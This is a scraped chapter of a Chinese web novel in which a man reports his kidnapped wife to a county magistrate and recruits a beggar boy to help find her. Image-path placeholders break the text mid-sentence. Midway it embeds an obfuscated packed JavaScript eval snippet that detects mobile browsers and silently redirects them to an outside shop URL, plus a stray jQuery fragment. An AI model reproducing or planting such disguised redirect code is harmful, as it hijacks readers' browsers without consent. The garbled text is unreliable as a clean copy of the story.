从来没有哪一刻,殷沭商这么痛恨自己的无能。
明明是该他护谷嵇瑶周全,到头来却变成她护自己周全。
他急得恨不得追上去跟他们同归于尽。
可一直安安静静,竭尽全力不让自己哭闹的殷阑修,在看到母亲被人带走的那一刻,哭得撕心裂肺的。
明明一直都不会说话的人,竟是在这危难时刻学会了“娘亲”一词。
从一开始的生涩,到最后的熟练,一声又一声,叫人闻之动容。
只是可惜,本该听他喊叫的人早已不在原地。
而他似乎也正意识到了这一点,稚嫩的嗓音哭得沙哑干涩。
他崩溃转身,小小的手臂紧紧圈着殷沭商的脖颈。
似乎只要他抱得紧一点,就能弥补刚刚没抱紧谷嵇瑶的遗憾。
父子俩看起来有多凄惨就有多凄惨。
最后也不知道是不是殷阑修闹得厉害,一直呆站原地,木愣愣的殷沭商终于动了起来。
不过一炷香时间,白日才有人敲过的大鼓,又一次被人敲得砰砰响。
“谁啊?这大半夜的!”
被巨大的鼓声惊醒,衙役们骂骂咧咧地走了出来。
开门,见外面站着的还是个白日里见过的老熟人,衙役们颇有些不耐烦,以为他是过来询问那刘通祺被处置的结果的,嘴巴更是抱怨个没完。
不想,他们说了半天,男人却没半点反应,只扑通一声跪下,声声泣血道:“草民有冤!”
大半夜被抓起来开堂伸冤的某县令:……
这县令不做也罢!
只是,再怎么不想做,他也得先将这关过了。
他正正衣领,拿起惊堂木狠敲一顿,“堂下何人击鼓鸣冤?”
“草民,殷沭商鸣冤。”
“噢?是为何事鸣冤?”
“草民为草民的妻子谷嵇瑶鸣冤!”他将自己妻子遇难的经过结果全都说了一遍,带着最后的沉重希望,他朝堂上县令真心诚意地磕了一个头!
对他说的妻子,县令还有点印象。
毕竟白日里发生的事情才过了没多久。
当时就听人说他那妻子有点邪门,好像是可以帮人提高运气什么的。
他原还想过两天再请他妻子过来一探究竟呢。
不想,有人的动作比他还快,他前脚想,人后脚就干了。
还是直接在他管辖的地盘内掳人,还真当他这个县令不存在了是吧?
于是,县令一怒,当即便派人同殷沭商回到谷嵇瑶被绑架的现场勘探,致力今晚探勘,明日就破案。
等他找到哪个人这么目中无人,他非得关他一年半载不可。
只是,让县令没想到的是,那些人还真挺有手段,勘探现场的衙役什么都没发现,就连他们想追踪这群人的行动轨迹都没能办到。
“岂有此理!”县令没想到这事竟这么难办,不过也正是难办,才让他激起了前所未有的斗志。
而殷沭商这边丢了老婆也没心情再回王家村了,他用身上仅有的一点积蓄租了一个房子。
每日都带着殷阑修在外奔走,想调查谷嵇瑶的去向。
一连好几日,不仅是他这里,就连县令都没找到有关谷嵇瑶的消息。
事情又一次进入了僵局。
就在殷沭商灰头土脸,不知道该怎么办的时候,一个熟悉的小小身影在他面前一闪而过。仅仅一瞬,他就想起了刚才看到的那小小身影是谁,他半秒没耽搁,抱着殷阑修就追了上去。
穿过几条小巷,又拐了数个弯后,他终于来到一个破败的宅院中。
还没靠近,他就闻到了一股不太美妙的气味。
不过殷沭商只停顿了一下,他面不改色踏过眼前塌了一半的门槛。
入眼,就是一双双好奇警惕的目光。
他们或成群结队,或三三两两各据一方。
只是在面对明显不是同类的他,他们才不动声色地靠到了一起。
“你是谁?来这里做什么?这里是我们的地盘你不知道吗?”
良久,人群中,一名年岁比他们都稍长的半大少年站了出来。
见他们满脸防备,殷沭商知道自己这是惊扰到他们了。
他不由自主地后退一步,尽量留出让他们安心的距离才道:“抱歉,我无意冒犯,只是想来找一个人!”
“找谁?”
殷沭商在人群中逡巡了一遍,试图从这么多张陌生面孔中找到自己见过的那一张。
可惜,待在这里的人大多都与他曾经见过的那个男孩差不多。
不是衣衫褴褛,就是面如“土色”,对仅有一面之缘的他来说,还真没办法将他在人群中辨认出来。
“呃……”停顿半晌,殷沭商才想到适合的话语,他道:“前天夜里,有名小友帮了我一个大忙,让我成功从歹人手中救下妻子,对此,我十分感激,于是便想在事情安定下来时,再对他重谢一番。只是不想,只一会儿,我就将人追丢了……”
殷沭商面露遗憾,似对此十分懊恼的样子,“我还不知道那名小友的名姓,又因当时救人匆忙,还正逢黑夜,连他的样子我也记得不太清了,实在是惭愧……”
他深深叹了一口气,“我家里还好多米粮,不承想,连给恩人送一袋都送不成!”
听他说明来意,众人面面相觑沉默了好久。
就在殷沭商以为这小孩谨慎到不敢承认的程度时,在人群身侧,一道不怎么明显的木门被从内推开,“你找我?”
男孩双眼亮亮的,似对他说的一袋米粮期待得不得了。
殷沭商挑眉,双目定定盯着眼前的男孩瞧了许久。
“怎么不说话?”见他沉默,男孩还以为他想反悔,“方才你说想要送我一袋米粮,可是认真的?”
男孩身高不过一米,与那天晚上所见之人相差无几。
再对上男孩的形貌特征,殷沭商虽然基本确认这个男孩就是他要找的人,可他还是没第一时间答应,而是问他,前天晚上他们相遇的地点,以及要去的地方。
在将这些问题都对上号之后,殷沭商才算彻底相信这个
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17623397|204256||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
小乞儿,就是哪天晚上帮了他的那个男孩。
出于对屋子里其他人的不信任,他先请男孩借一步说话,等两人都来到一个只有俩人的地方时,他方才将自己的来意说了出来。
刚还心有成竹,一副大人模样的他,在诉说妻子又丢了时是那样无助与心虚。
“不知道小友还有没有办法帮我再一次探听妻子的行踪,如果成功找到掳走我妻子的恶人,别说是一袋米粮,就算小有想要我整个地窖的米粮,我亦甘愿双手奉上,只求小友再帮我一把。”
他也是没办法了,无论是他,还是官府的人都没有探查到谷嵇瑶的行踪。
已经过去了好几日,他害怕,若是再找不到她,她会出什么事!
那群人目标明确,肯定是知道了那日发生的事,知道他们是听了刘通祺之言,想尝试一下谷嵇瑶的能力。
不说别人,就说他跟在谷嵇瑶身边那么久,都始终没搞懂谷嵇瑶的真正能力是什么。让人运气变好似乎也是随即性的,比较稳定的作用还是点在种植上,那么多村民,就一个刘通祺得到了好运的性质。
他不知道那群人想要的是什么,如果是种植,他还不需要那么担心。
倘若他们想要的是跟刘通祺一样的好运,那要是谷嵇瑶剪完头发,没达到他们想要的标准,他们会不会认为她是故意的?又或是觉得她原来是在弄虚作假?而恼羞成怒……
殷沭商甩甩脑袋,不敢再想下去,这样的念头一出,他本就焦躁不安的心,此时变得更加焦灼急迫了。
想到小乞儿原来的神通广大,又想他们混迹在街头巷尾,或许真有自己意想不到的消息渠道也不一定。
于是,从来只体会过被嫌弃被厌恶的小乞儿,第一次感受到被委以重任是一种什么样的心情。
知道他们拒绝不了粮食的诱惑,殷沭商几乎将自己的全副身家都压了上去。
小乞儿思索了半晌,确实就如他所想的那样,根本无力抵抗来自食物的诱惑!
于是,为了拿下那一地窖的食物,小乞儿代伙伴们单方面答应了殷沭商的委托。
*
却说谷嵇瑶这边,当初为了安抚那群人不对殷沭商下杀手,她委屈自己提出了交换条件。
当事情就如她计划中那样,他们放了殷沭商,选择带走她,她是松了一口气的。
心想,她有剪刀,还有系统,怎么也比殷沭商活着的胜算大。
就算运气再差吧,多少也能给她剪到几根头发吧?
不需要多,只需要几根,她就有办法逃脱这群人的摆布。
不想,这群人似乎早就知道了她的能力一般,还不等她出手呢,一块被加了料的抹布就被按到了她的脸上。
谷嵇瑶:……
好熟悉的场面,好熟悉的剧情!
一般电视上这么演的时候,她就会激动地大喊,屏住呼吸,快屏住呼吸,只要不吸入迷药,就什么事都不会有!
毕竟这里是古代,古代的迷药哪里有现代的麻醉牛逼,只要不呼吸就完全可以躲过的好嘛!